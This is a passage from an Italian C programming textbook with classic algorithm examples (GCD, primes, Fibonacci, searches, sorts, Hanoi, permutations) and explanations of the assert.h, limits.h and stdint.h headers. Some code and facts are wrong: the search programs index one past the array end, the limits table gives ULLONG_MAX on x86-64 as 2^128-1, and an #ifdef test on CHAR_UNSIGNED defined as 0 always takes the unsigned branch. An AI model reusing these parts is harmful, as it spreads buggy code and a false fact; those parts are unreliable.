fatt (int x)
{
    if (x > 1)
      {
        return (x * fatt (x - 1));
      }
    else
      {
        return 1;
      }
}
```

585.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
#include <stdio.h>

int
mcd (int x, int y)
{
    while (x != y)
      {
        if (x > y)
          {
            x = x - y;
          }
        else
          {
            y = y - x;
          }
      }

    return x;
}

int
main (int argc, char *argv[])
{
    int x;
    int y;
    int z;

    sscanf (argv[1], "%d", &x);
    sscanf (argv[2], "%d", &y);
```

```
    z = mcd (x, y);

    printf ("Il massimo comune divisore di %d e %d è %d\n", x, y, z);

    return 0;
}
```

585.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 542.2.8.

```
#include <stdio.h>

unsigned int
primo (int x)
{
    unsigned int primo = 1;
    int i = 2;
    int j;

    while ((i < x) && primo)
      {
        j = x / i;
        j = x - (j * i);

        if (j == 0)
          {
            primo = 0;
          }
        else
          {
            i++;
          }
      }

    return primo;
}

int
main (int argc, char *argv[])
{
    int x;

    sscanf (argv[1], "%d", &x);
```

```
    if (primo (x))
      {
        printf ("%d è un numero primo\n", x);
      }
    else
      {
        printf ("%d non è un numero primo\n", x);
      }

    return 0;
}
```

585.9 Successione di Fibonacci

La successione di Fibonacci è descritta nella sezione 542.2.9.

Gli esempi mostrano una funzione che restituisce l'elemento ***n***-esimo nella sequenza di Fibonacci, mentre la chiamata di questa funzione viene fatta in modo da ottenere l'elenco dei primi ***n*** numeri di Fibonacci. La prima soluzione mostra una funzione ricorsiva.

```
#include <stdio.h>

unsigned int
fibonacci (unsigned int n)
{
    if (n == 0)
      {
        return 0;
      }
    else if (n == 1)
      {
        return 1;
      }
    else
      {
        return (fibonacci (n-1) + fibonacci (n-2));
      }
}

int
main (int argc, char *argv[])
{
    unsigned int n;
    unsigned int i;

    sscanf (argv[1], "%u", &n);
```

```
    for (i = 0; i <= n; i++)
      {
        printf ("%u ", fibonacci (i));
      }
    printf ("\n");

    return 0;
}
```

L’esempio seguente mostra solo la funzione, in forma iterativa:

```
unsigned int
fibonacci (unsigned int n)
{
    unsigned int f1 = 1;
    unsigned int f0 = 0;
    unsigned int fn = n;
    unsigned int i;

    for (i = 2; i <= n; i++)
      {
        fn = f1 + f0;
        f0 = f1;
        f1 = fn;
      }

    return fn;
}
```

Scansione di array

In questo capitolo vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

586.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
#include <stdio.h>

int
ricercaseq (int lista[], int x, int a, int z)
{
    int i;

    // Scandisce l'array alla ricerca dell'elemento.

    for (i = a; i <= z; i++)
      {
        if (x == lista[i])
          {
            return i;
          }
      }

    // La corrispondenza non è stata trovata.

    return -1;
}

int
main (int argc, char *argv[])
{
    int lista[argc - 2];
    int x;
    int i;

    // Acquisisce il primo argomento come valore da cercare.

    sscanf (argv[1], "%d", &x);

    // Considera gli argomenti successivi come gli elementi
    // dell'array da scandire.

    for (i = 2; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-2]);
```

```
      }

    // Esegue la ricerca.

    i = ricercaseq (lista, x, 0, argc - 2);

    // Emette il risultato.

    printf ("%d si trova nella posizione %d\n", x, i);

    return 0;
}
```

Al posto di dichiarare l'array ***lista*** con una quantità di elementi definita in fase di funzionamento, si può usare la funzione '**`malloc()`**', avendo cura di incorporare il file '`stdlib.h`':

```
#include <stdio.h>
#include <stdlib.h>
…
int
main (int argc, char *argv[])
{
    int *lista = (int *) malloc ((argc - 2) * sizeof (int));
…
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
int
ricercaseq (int lista[], int x, int a, int z)
{
    if (a > z)
      {
        // La corrispondenza non è stata trovata.

        return -1;
      }
    else if (x == lista[a])
      {
        return a;
      }
    else
      {
        return ricercaseq (lista, x, a+1, z);
      }
}
```

586.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
#include <stdio.h>

int
ricercabin (int lista[], int x, int a, int z)
{
    int m;

    // Determina l'elemento centrale.

    m = (a + z) / 2;

    if (m < a)
      {
        // Non restano elementi da controllare: l'elemento cercato
        // non c'è.

        return -1;
      }
    else if (x < lista[m])
      {
        // Si ripete la ricerca nella parte inferiore.

        return ricercabin (lista, x, a, m-1);
      }
    else if (x > lista[m])
      {
        // Si ripete la ricerca nella parte superiore.

        return ricercabin (lista, x, m+1, z);
      }
    else
      {
        // La variabile m rappresenta l'indice dell'elemento cercato.

        return m;
      }
}

int main (int argc, char *argv[])
{
    int lista[argc - 2];
    int x;
    int i;

    // Acquisisce il primo argomento come valore da cercare.
```

```
    sscanf (argv[1], "%d", &x);

    // Considera gli argomenti successivi come gli elementi
    // dell'array da scandire.

    for (i = 2; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-2]);
      }

    // Esegue la ricerca.

    i = ricercabin (lista, x, 0, argc-2);

    // Emette il risultato.

    printf ("%d si trova nella posizione %d\n", x, i);

    return 0;
}
```

Per questo esempio vale la stessa considerazione fatta nella sezione precedente, a proposito dell'uso di '**`malloc()`**' al posto di un array con una quantità di elementi definita dinamicamente durante il funzionamento del programma.

Algoritmi tradizionali

In questo capitolo vengono mostrati alcuni algoritmi tradizionali portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

587.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**bsort**' in versione ricorsiva.

```
#include <stdio.h>

void
bsort (int lista[], int a, int z)
{
    int scambio;
    int j;
    int k;

    // Inizia il ciclo di scansione dell'array.

    for (j = a; j < z; j++)
      {
        // Scansione interna dell'array per collocare nella
        // posizione j l'elemento giusto.

        for (k = j+1; k <= z; k++)
          {
            if (lista[k] < lista[j])
              {
                // Scambia i valori.

                scambio = lista[k];
                lista[k] = lista[j];
                lista[j] = scambio;
              }
          }
      }
}

int
main (int argc, char *argv[])
{
    int lista[argc-1];
    int i;

    // Considera gli argomenti come gli elementi
    // dell'array da ordinare.
```

```
    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }

    // Esegue il riordino.

    bsort (lista, 0, argc-2);

    // Emette il risultato.

    for (i = 0; i < (argc-1); i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");

    return 0;
}
```

Segue la funzione '**bsort**' in versione ricorsiva.

```
void
bsort (int lista[], int a, int z)
{
    int scambio;
    int k;

    if (a < z)
      {
        // Scansione interna dell'array per collocare nella
        // posizione a l'elemento giusto.

        for (k = a+1; k <= z; k++)
          {
            if (lista[k] < lista[a])
              {
                // Scambia i valori.

                scambio = lista[k];
                lista[k] = lista[a];
                lista[a] = scambio;
              }
          }

        bsort (lista, a+1, z);
      }
```

```
}
```

Al posto di dichiarare l'array ***lista*** con una quantità di elementi definita in fase di funzionamento, si può usare la funzione '**`malloc()`**', avendo cura di incorporare il file '`stdlib.h`':

```
#include <stdio.h>
#include <stdlib.h>
...
int
main (int argc, char *argv[])
{
    int *lista = (int *) malloc ((argc - 1) * sizeof (int));
...
```

587.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
#include <stdio.h>

void hanoi (int n, int p1, int p2)
{
    if (n > 0)
      {
        hanoi (n-1, p1, 6-p1-p2);
        printf ("Muovi l'anello %d dal piolo %d al piolo %d\n", n, p1, p2);
        hanoi (n-1, 6-p1-p2, p2);
      }
}

int main (int argc, char *argv[])
{
    int n;
    int p1;
    int p2;

    sscanf (argv[1], "%d", &n);
    sscanf (argv[2], "%d", &p1);
    sscanf (argv[3], "%d", &p2);

    hanoi (n, p1, p2);

    return 0;
}
```

587.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
#include <stdio.h>

int
part (int lista[], int a, int z)
{
    // Viene preparata una variabile per lo scambio di valori.

    int scambio = 0;

    // Si assume che «a» sia inferiore a «z».

    int i = a + 1;
    int cf = z;

    // Inizia il ciclo di scansione dell'array.

    while (1)
      {
        while (1)
          {
            // Sposta «i» a destra.

            if ((lista[i] > lista[a]) || (i >= cf))
              {
                break;
              }
            else
              {
                i += 1;
              }
          }
        while (1)
          {
            // Sposta «cf» a sinistra.

            if (lista[cf] <= lista[a])
              {
                break;
              }
            else
             {
                cf -= 1;
             }
          }
        if (cf <= i)
```

```
          {
            // È avvenuto l'incontro tra «i» e «cf».

            break;
          }
        else
          {
            // Vengono scambiati i valori.

            scambio = lista[cf];
            lista[cf] = lista[i];
            lista[i] = scambio;

            i += 1;
            cf -= 1;
          }
      }

    // A questo punto lista[a..z] è stata ripartita e «cf» è la
    // collocazione di «lista[a]».

    scambio = lista[cf];
    lista[cf] = lista[a];
    lista[a] = scambio;

    // A questo punto, lista[cf] è un elemento (un valore) nella
    // giusta posizione.

    return cf;
}

void
quicksort (int lista[], int a, int z)
{
    // Viene preparata la variabile «cf».

    int (cf) = 0;

    if (z > a)
      {
        cf = part (lista, a, z);
        quicksort (lista, a, cf-1);
        quicksort (lista, cf+1, z);
      }
}

int
```

```
main (int argc, char *argv[])
{
    int lista[argc - 1];
    int i;

    // Considera gli argomenti come gli elementi
    // dell'array da ordinare.

    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }

    // Esegue il riordino.

    quicksort (lista, 0, argc-2);

    // Emette il risultato.

    for (i = 0; i < (argc-1); i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");

    return 0;
}
```

Per questo esempio vale la stessa considerazione già fatta a proposito dell'uso di '**`malloc()`**' al posto di un array con una quantità di elementi definita dinamicamente durante il funzionamento del programma.

587.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
#include <stdio.h>

void visualizza (int lista[], int dimensione)
{
    int i;

    for (i = 0; i < dimensione; i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");
```

```
}

void permuta (int lista[], int a, int z, int dimensione)
{
    int scambio;
    int k;

    // Se il segmento di array contiene almeno due elementi, si
    // procede.

    if ((z - a) >= 1)
      {
        // Inizia un ciclo di scambi tra l'ultimo elemento e uno
        // degli altri contenuti nel segmento di array.

        for (k = z; k >= a; k--)
          {
            // Scambia i valori.

            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;

            // Esegue una chiamata ricorsiva per permutare un
            // segmento più piccolo dell'array.

            permuta (lista, a, z - 1, dimensione);

            // Scambia i valori.

            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;
          }
      }
    else
      {
        // Visualizza l'array.

        visualizza (lista, dimensione);
      }
}

int
main (int argc, char *argv[])
{
    int lista[argc - 1];
```

```
    int i;

    // Considera gli argomenti come gli elementi
    // dell'array da permutare.

    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }

    // Esegue le permutazioni.

    permuta (lista, 0, argc - 2, argc - 1);

    return 0;
}
```

Per questo esempio vale la stessa considerazione già fatta a proposito dell'uso di '**`malloc()`**' al posto di un array con una quantità di elementi definita dinamicamente durante il funzionamento del programma.

Parte xcii

Libreria C

Capitolo 588

Organizzazione della libreria C

Complessivamente, la libreria C è ciò che consente l'uso di funzioni, macro-istruzioni e macro-variabili definite dallo standard (ed eventualmente dalle estensioni presenti nel proprio contesto). Generalmente le funzioni vengono fornite già compilate all'interno di una libreria dinamica o statica (per esempio possono essere i file '`/lib/libc.so`' o '`/usr/lib/libc.a`'), ma dal punto di vista formale, la libreria standard è costituita dai file di intestazione.

> Per la precisione, lo standard stabilisce che si debba fare riferimento a delle «intestazioni» nel sorgente di un programma scritto in linguaggio C, ma il contesto particolare può essere tale per cui queste potrebbero non esistere fisicamente come ci si attenderebbe da un sistema operativo tradizionale. Anche per questo, nella documentazione standard ci si riferisce solo a intestazioni, senza precisare che debba trattarsi di file.

In pratica, i file di intestazione, o ciò che ne fa la funzione, sono sempre necessari e al loro interno si dichiarano le macro-variabili, le macro-istruzioni e almeno i prototipi delle funzioni, se queste sono già precompilate in un file separato. A ogni modo, di norma il compilatore è predisposto per utilizzare automaticamente i file precompilati necessari.

Nei capitoli successivi vengono descritti alcuni dei file di intestazione previsti dallo standard del linguaggio, mostrando come potrebbero essere realizzati e, in alcuni casi, anche fornendo una soluzione completa per le funzioni (gli esempi dovrebbero essere disponibili a partire da ⟨*allegati/a2/c/*⟩).

Ciò che non si vede negli esempi dei capitoli successivi è la tecnica comune che si usa per evitare di includere ricorsivamente lo stesso file di intestazione più volte: si associa a ogni file una macro-variabile e se all'inizio della lettura questa non risulta dichiarata, il contenuto viene acquisito, altrimenti viene ignorato semplicemente, perché deve essere già stato incluso in precedenza. L'esempio seguente riguarda il file '`limits.h`':

```
#ifndef _LIMITS_H
#define _LIMITS_H       1
    ...
    contenuto_del_file
    ...
#endif // _LIMITS_H
```

In pratica viene verificato se la macro-variabile '**`_LIMITS_H`**' è già stata definita; se lo è, il contenuto del file viene ignorato. Se invece la macro-variabile non è stata dichiarata, questa allora viene dichiarata e quindi si procede con il lavoro normale del file.

Tabella 588.2. File di intestazione standard.

Intestazione	Descrizione	Riferimenti
`assert.h`	Verifica diagnostica di un'espressione (asserzione).	capitolo 589
`complex.h`	Aritmetica complessa.	--
`ctype.h`	Classificazione dei caratteri.	capitolo 594
`errno.h`	Definizione degli errori.	capitolo 592

Intestazione	Descrizione	Riferimenti
`fenv.h`	Gestione di valori in virgola mobile.	--
`float.h`	Limiti dei valori in virgola mobile.	--
`inttypes.h`	Estensione di '`stdint.h`'.	capitolo 597
`iso646.h`	Macro-variabili da usare in sostituzione di vari operatori.	capitolo 598
`limits.h`	Limiti per i numeri interi.	capitolo 590
`locale.h`	Gestione della configurazione locale (nel senso di «localizzazione»).	capitolo 593
`math.h`	Funzioni matematiche comuni.	--
`setjmp.h`	Funzionalità per il salto incondizionato.	--
`signal.h`	Gestione dei segnali.	capitolo 602
`stdarg.h`	Gestione degli argomenti variabili.	capitolo 595
`stdbool.h`	Tipo e valori booleani.	capitolo 599
`stddef.h`	Definizioni comuni; in particolare i tipi '**`size_t`**', '**`wchar_t`**' e il puntatore nullo '**`NULL`**'.	capitolo 600
`stdint.h`	Definizioni di interi con un rango prestabilito, assieme ai valori minimi e massimi.	capitolo 591
`stdio.h`	Gestione di input e output dei dati.	capitolo 604
`stdlib.h`	Funzioni, macro e tipi di utilità generale.	capitolo 596
`string.h`	Gestione delle stringhe.	capitolo 601
`tgmath.h`	Macro-istruzioni matematiche, indipendenti dal tipo.	--
`time.h`	Gestione di date e orari.	capitolo 603
`wchar.h`	Gestione facilitata di caratteri estesi.	
`wctype.h`	Classificazione dei caratteri estesi.	

588.1 Funzionalità di libreria non dichiarate

Può succedere che il compilatore, per assolvere a funzionalità che figurano essere indipendenti da librerie, debba invece avvalersi di funzioni esterne che non sono previste dallo standard. In particolare, questo problema può verificarsi di fronte alla necessità di svolgere calcoli al di fuori della portata normale del microprocessore.

A titolo di esempio, il compilatore GNU C per la piattaforma x86-32 prevede un tipo intero '**`long long int`**' da 64 bit. Quando si vuole ottenere una divisione intera o il resto di

una divisione con variabili di questo tipo, il compilatore GNU C richiama rispettivamente le funzioni '**__udivdi3()**' e '**__umoddi3()**'. In generale il problema non si avverte, ma se si vuole scrivere la propria libreria C, senza tali funzioni, in pratica non è possibile usare questo tipo intero molto grande.

588.2 Riferimenti

- Wikipedia, *C standard library*

  ⟨*http://en.wikipedia.org/wiki/C_standard_library*⟩

- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf*⟩

C: «assert.h»

Il file 'assert.h' della libreria standard definisce la macro-istruzione '**assert()**', da usare per generare informazioni diagnostiche, sulla base dell'esito della valutazione di un'espressione.

La macro-istruzione '**assert()**' viene definita in due modi alternativi, in base alla presenza o meno della macro-variabile '**NDEBUG**'. Per la precisione, in presenza della macro-variabile '**NDEBUG**' la macro-istruzione '**assert()**' deve risultare inerte.

```
#include <stdio.h>
#ifdef NDEBUG
#define assert(ignore) ((void)0)
#else
#define assert(ASSERTION) ({if ((ASSERTION)==0)                          \
                            fprintf (stderr,                             \
                                     "Assertion failed: " # ASSERTION    \
                                     ", function %s, file %s, line %u.\n", \
                                     __func__, __FILE__, __LINE__);})
#endif
```

589.1 Utilizzo

La macro-istruzione '**assert()**' va usata con la sintassi seguente, dove il parametro indica un'espressione di tipo non specificato, purché di tipo scalare:

```
void assert (tipo_scalare espressione);
```

Se l'espressione si traduce in un valore *Falso*, ovvero pari a zero, la macro-istruzione emette, attraverso lo standard error, un messaggio contenente l'espressione stessa e altre indicazioni. Precisamente, oltre all'espressione deve apparire: il nome della funzione in cui ci si trova, il nome del file (sorgente) e il numero della riga.

Tuttavia, se la macro-variabile risulta definita, prima dell'inclusione del file 'assert.h', la macro-istruzione '**assert()**' deve essere trasformata dal compilatore come un'istruzione inerte, ovvero l'equivalente di '**((void) 0)**'.

Segue un l'esempio di un programma completo in cui si utilizza '**assert()**':

```
#include <stdio.h>
int
main (int argc, char *argv[])
{
    assert (123==124);
    return 0;
}
```

L'espressione verificata da '**assert()**' non può essere vera, pertanto, se non è stata dichiarata la macro-variabile '**NDEBUG**', questo programma dovrebbe produrre un messaggio come quello seguente:

```
Assertion failed: 123==124, function main, file assert.c, line 5.
```

589.2 Riferimenti

- Wikipedia, *assert.h*
  ⟨*http://en.wikipedia.org/wiki/Assert.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

C: «limits.h»

Il file '`limits.h`' della libreria standard definisce delle macro-variabili che riepilogano i limiti dei valori rappresentabili con le variabili scalari intere. Lo standard prescrive dei limiti minimi per la conformità, ma le realizzazioni comuni consentono mediamente di rappresentare valori più grandi (in senso assoluto), a parità di tipo di intero. Infatti, i limiti effettivi dipendono principalmente dalla dimensione della parola del microprocessore e dal modo in cui si rappresentano i valori negativi. Si può osservare che nelle architetture comuni, in cui i valori negativi si rappresentano con il complemento a due, il valore negativo più grande (in senso assoluto) di una variabile è pari a una unità in più rispetto al valore positivo massimo (per esempio il tipo '**`signed char`**' va solitamente da −128 a 127).

L'esempio proposto si riferisce a un'architettura a 32 bit con i valori negativi rappresentati attraverso il complemento a due.

```
#define CHAR_UNSIGNED   0

#define CHAR_BIT        8

#define SCHAR_MIN       (-0x80)
#define SCHAR_MAX         0x7F
#define UCHAR_MAX         0xFF

#ifdef CHAR_UNSIGNED
    #define CHAR_MIN    0
    #define CHAR_MAX    UCHAR_MAX
#else
    #define CHAR_MIN    SCHAR_MIN
    #define CHAR_MAX    SCHAR_MAX
#endif

#define MB_LEN_MAX      16

#define SHRT_MIN        (-0x8000)
#define SHRT_MAX          0x7FFF
#define USHRT_MAX         0xFFFF

#define INT_MIN         (-0x80000000)
#define INT_MAX           0x7FFFFFFF
#define UINT_MAX          0xFFFFFFFFU

#define LONG_MIN        (-0x80000000L)
#define LONG_MAX          0x7FFFFFFFL
#define ULONG_MAX         0xFFFFFFFFUL

#define LLONG_MIN       (-0x8000000000000000LL)
#define LLONG_MAX         0x7FFFFFFFFFFFFFFFLL
#define ULLONG_MAX        0xFFFFFFFFFFFFFFFFULL
```

Tabella 590.2. Macro-variabili standard per la rappresentazione dei limiti riferiti a variabili scalari intere.

Macro-variabile	Descrizione
`CHAR_BIT`	Rappresenta la quantità di bit utilizzata per rappresentare il tipo '**`char`**', con o senza segno. In altri termini è l'unità di memorizzazione più piccola con cui si può gestire l'insieme di caratteri minimo. Di norma si tratta di 8 bit.
`SCHAR_MIN` `SCHAR_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`signed char`**'.
`UCHAR_MAX`	Rappresenta il valore massimo rappresentabile in una variabile '**`unsigned char`**'. Il valore minimo è zero.
`CHAR_MIN` `CHAR_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`char`**'. Questi valori dipendono dal fatto che il tipo '**`char`**' sia da intendere equivalente a un tipo '**`unsigned char`**' o '**`signed char`**', da cui ereditano i limiti.
`MB_LEN_MAX`	Rappresenta la quantità massima di byte che possono essere usati per rappresentare un carattere multibyte, qualunque sia la configurazione locale.
`SHRT_MIN` `SHRT_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`short int`**'.
`USHRT_MAX`	Rappresenta il valore massimo rappresentabile in una variabile '**`unsigned short int`**'. Il valore minimo è zero.
`INT_MIN` `INT_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`int`**'.
`UINT_MAX`	Rappresenta il valore massimo rappresentabile in una variabile '**`unsigned int`**'. Il valore minimo è zero.
`LONG_MIN` `LONG_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`long int`**'.
`ULONG_MAX`	Rappresenta il valore massimo rappresentabile in una variabile '**`unsigned long int`**'. Il valore minimo è zero.
`LLONG_MIN` `LLONG_MAX`	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**`long long int`**'.
`ULLONG_MAX`	Rappresenta il valore massimo rappresentabile in una variabile '**`unsigned long long int`**'. Il valore minimo è zero.

590.1 Confronto tra architetture

Per avere un'idea di come potrebbero svilupparsi i valori del file '`limits.h`' tra le varie architetture, viene mostrata una tabella in cui si possono paragonare quelli minimi stabiliti dallo standard con quelli usati nei sistemi GNU/Linux con architetture x86-32 e x86-64. Per semplicità si indicano solo i valori senza segno:

Macro-variabile	Standard	GNU/Linux x86-32	GNU/Linux x86-64
`UCHAR_MAX`	2^8-1	2^8-1	2^8-1

Macro-variabile	Standard	GNU/Linux x86-32	GNU/Linux x86-64
`USHRT_MAX`	$2^{16}-1$	$2^{16}-1$	$2^{16}-1$
`UINT_MAX`	$2^{16}-1$	$2^{32}-1$	$2^{32}-1$
`ULONG_MAX`	$2^{32}-1$	$2^{32}-1$	$2^{64}-1$
`ULLONG_MAX`	$2^{64}-1$	$2^{64}-1$	$2^{128}-1$

590.2 Riferimenti

- Wikipedia, *limits.h*

  ⟨*http://en.wikipedia.org/wiki/Limits.h* ⟩

- Steven Pemberton, *Enquire: Everything you wanted to know about your C Compiler and Machine, but didn't know who to ask*

  ⟨*http://homepages.cwi.nl/~steven/enquire.html* ⟩

- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 591
C: «stdint.h»

Il file ‘stdint.h’ della libreria standard definisce principalmente dei tipi interi, alternativi a quelli tradizionali, riferiti in modo più diretto al rango. Assieme a questi tipi interi definisce anche delle macro-variabili che consentono di conoscere i limiti esatti di tali tipi, oltre ad altre macro-variabili con i limiti di tipi interi speciali, dichiarati in altri file.

Lo standard prescrive che alcuni dei tipi definiti nel file ‘stdint.h’ siano opzionali, purché sia rispettato un certo ordine (per esempio, se viene definito un tipo intero con segno, deve essere prevista anche una versione di quel tipo senza segno e viceversa). A tale proposito, le macro-variabili con le quali si possono verificare i limiti, servono anche per consentire al programmatore di verificare la disponibilità o meno del tipo relativo, attraverso istruzioni del precompilatore del tipo ‘**#ifdef**’.

L’esempio proposto si riferisce a un elaboratore x86-32 ed è abbastanza conforme alla configurazione che si può trovare in un sistema GNU/Linux.

591.1 Tipi interi ad ampiezza esatta

Lo standard prescrive un gruppo facoltativo di tipi interi il cui rango è definito precisamente dal nome. Si tratta dei tipi ‘**int*n*_t**’ (con segno) e ‘**uint*n*_t**’ (senza segno), dove ***n*** esprime la quantità di bit che compone l’intero. Si tratta necessariamente di tipi facoltativi, perché non è possibile stabilire in modo sicuro che in ogni architettura siano gestibili tipi interi di una data quantità di bit; per esempio, in una certa achitettura «X» potrebbero essere gestiti tipi interi a 8, 16 e 32 bit, mentre in un’architettura «Y» i tipi disponibili effettivamente potrebbero essere a 8, 16, 24 e 32 bit.

```
typedef signed char             int8_t;
typedef short int               int16_t;
typedef int                     int32_t;        // x86-32
typedef long long int           int64_t;        // x86-32

typedef unsigned char           uint8_t;
typedef unsigned short int      uint16_t;
typedef unsigned int            uint32_t;       // x86-32
typedef unsigned long long int  uint64_t;       // x86-32
```

Le macro-variabili usate per definire i limiti di questi valori interi hanno nomi del tipo ‘**INT*n*_MIN**’, ‘**INT*n*_MAX**’ e ‘**UINT*n*_MAX**’, per indicare rispettivamente: il valore minimo dei tipi con segno; il valore massimo dei tipi con segno; il valore massimo dei tipi senza segno. Lo standard prescrive precisamente questi valori minimi e massimi, dando per scontato che i valori negativi si rappresentino con il complemento a due:

Macro-variabile	Valore standard
INT*n*_MIN	$-(2^{n-1})$
INT*n*_MAX	$2^{n-1}-1$
UINT*n*_MAX	$2^{n}-1$

```
#define INT8_MIN                (-0x80)
#define INT16_MIN               (-0x8000)
#define INT32_MIN               (-0x80000000)
#define INT64_MIN               (-0x8000000000000000LL)

#define INT8_MAX                  0x7F
#define INT16_MAX                 0x7FFF
#define INT32_MAX                 0x7FFFFFFF
#define INT64_MAX                 0x7FFFFFFFFFFFFFFFLL

#define UINT8_MAX                 0xFF
#define UINT16_MAX                0xFFFF
#define UINT32_MAX                0xFFFFFFFFU
#define UINT64_MAX                0xFFFFFFFFFFFFFFFFULL
```

591.2 Tipi interi di rango minimo

Un gruppo richiesto espressamente dallo standard riguarda tipi interi il cui rango sia tale da garantire la rappresentazione di almeno ***n*** bit, utilizzando comunque la quantità minima possibile di bit. In questo caso i nomi sono '**`int_leastn_t`**' per i tipi con segno e '**`uint_leastn_t`**' per quelli senza segno. Lo standard prescrive che siano previsti necessariamente i tipi a 8, 16, 32 e 64 bit, mentre ammette che ne siano disponibili anche altri.

```
typedef signed char             int_least8_t;
typedef short int               int_least16_t;
typedef int                     int_least32_t;  // x86-32
typedef long long int           int_least64_t;  // x86-32

typedef unsigned char           uint_least8_t;
typedef unsigned short int      uint_least16_t;
typedef unsigned int            uint_least32_t; // x86-32
typedef unsigned long long int  uint_least64_t; // x86-32
```

Le macro-variabili usate per definire i limiti di questi valori interi hanno nomi del tipo '**`INT_LEASTn_MIN`**', '**`INT_LEASTn_MAX`**' e '**`UINT_LEASTn_MAX`**', per indicare rispettivamente: il valore minimo dei tipi con segno; il valore massimo dei tipi con segno; il valore massimo dei tipi senza segno. Lo standard attribuisce questi limiti in modo indipendente dalla rappresentazione dei valori negativi, ma tali limiti possono essere estesi in senso assoluto:

Macro-variabile	Valore standard che può essere superato in termini assoluti
`INT_LEASTn_MIN`	$-(2^{n-1}-1)$
`INT_LEASTn_MAX`	$2^{n-1}-1$
`UINT_LEASTn_MAX`	$2^{n}-1$

```
#define INT_LEAST8_MIN          (-0x80)
#define INT_LEAST16_MIN         (-0x8000)
#define INT_LEAST32_MIN         (-0x80000000)
#define INT_LEAST64_MIN         (-0x8000000000000000LL)

#define INT_LEAST8_MAX            0x7F
#define INT_LEAST16_MAX           0x7FFF
#define INT_LEAST32_MAX           0x7FFFFFFF
#define INT_LEAST64_MAX           0x7FFFFFFFFFFFFFFFLL

#define UINT_LEAST8_MAX           0xFF
#define UINT_LEAST16_MAX          0xFFFF
#define UINT_LEAST32_MAX          0xFFFFFFFFU
#define UINT_LEAST64_MAX          0xFFFFFFFFFFFFFFFFULL
```

Ai tipi interi di rango minimo sono associate anche delle macro-istruzioni, il cui scopo è quello di consentire la rappresentazione corretta dei valori costanti:

```
INTn_C(valore)
```

```
UINTn_C(valore)
```

In pratica, per indicare il valore costante 1234567890, precisando che va inteso come un tipo '**uint_least64_t**', si deve scrivere: '**UINT64_C(1234567890)**'. Il valore costante in sé, può essere espresso in qualunque modo, purché sia ammissibile nel contesto comune.

```
#define INT8_C(VAL)      VAL
#define INT16_C(VAL)     VAL
#define INT32_C(VAL)     VAL              // x86-32
#define INT64_C(VAL)     VAL ## LL        // x86-32

#define UINT8_C(VAL)     VAL
#define UINT16_C(VAL)    VAL
#define UINT32_C(VAL)    VAL ## U         // x86-32
#define UINT64_C(VAL)    VAL ## ULL       // x86-32
```

È evidente che, nel caso dell'esempio mostrato, '**UINT64_C(1234567890)**' corrisponde a '**1234567890ULL**'.

591.3 Tipi interi «veloci»

Un altro gruppo di tipi richiesti dallo standard è quello il cui rango è tale da consentire la rappresentazione di almeno ***n*** bit, utilizzando la quantità minima di bit che garantisce tempi ottimali di elaborazione. In questo caso i nomi sono '**int_fast*n*_t**' per i tipi con segno e '**uint_fast*n*_t**' per quelli senza segno. Lo standard prescrive che siano previsti necessariamente i tipi a 8, 16, 32 e 64 bit, mentre ammette che ne siano disponibili anche altri.

```
typedef signed char             int_fast8_t;
typedef int                     int_fast16_t;   // x86-32
typedef int                     int_fast32_t;   // x86-32
typedef long long int           int_fast64_t;   // x86-32

typedef unsigned char           uint_fast8_t;
typedef unsigned int            uint_fast16_t;  // x86-32
typedef unsigned int            uint_fast32_t;  // x86-32
typedef unsigned long long int  uint_fast64_t;  // x86-32
```

Come suggerisce l'esempio, è ragionevole pensare che, dove possibile, il rango usato effettivamente sia quello del tipo intero normale.

Le macro-variabili usate per definire i limiti di questi valori interi hanno nomi del tipo '**INT_FAST*n*_MIN**', '**INT_FAST*n*_MAX**' e '**UINT_FAST*n*_MAX**', per indicare rispettivamente: il valore minimo dei tipi con segno; il valore massimo dei tipi con segno; il valore massimo dei tipi senza segno. Lo standard attribuisce questi limiti in modo indipendente dalla rappresentazione dei valori negativi, ma tali limiti possono essere estesi in senso assoluto:

Macro-variabile	Valore standard che può essere superato in termini assoluti
INT_FAST*n*_MIN	$-(2^{n-1}-1)$
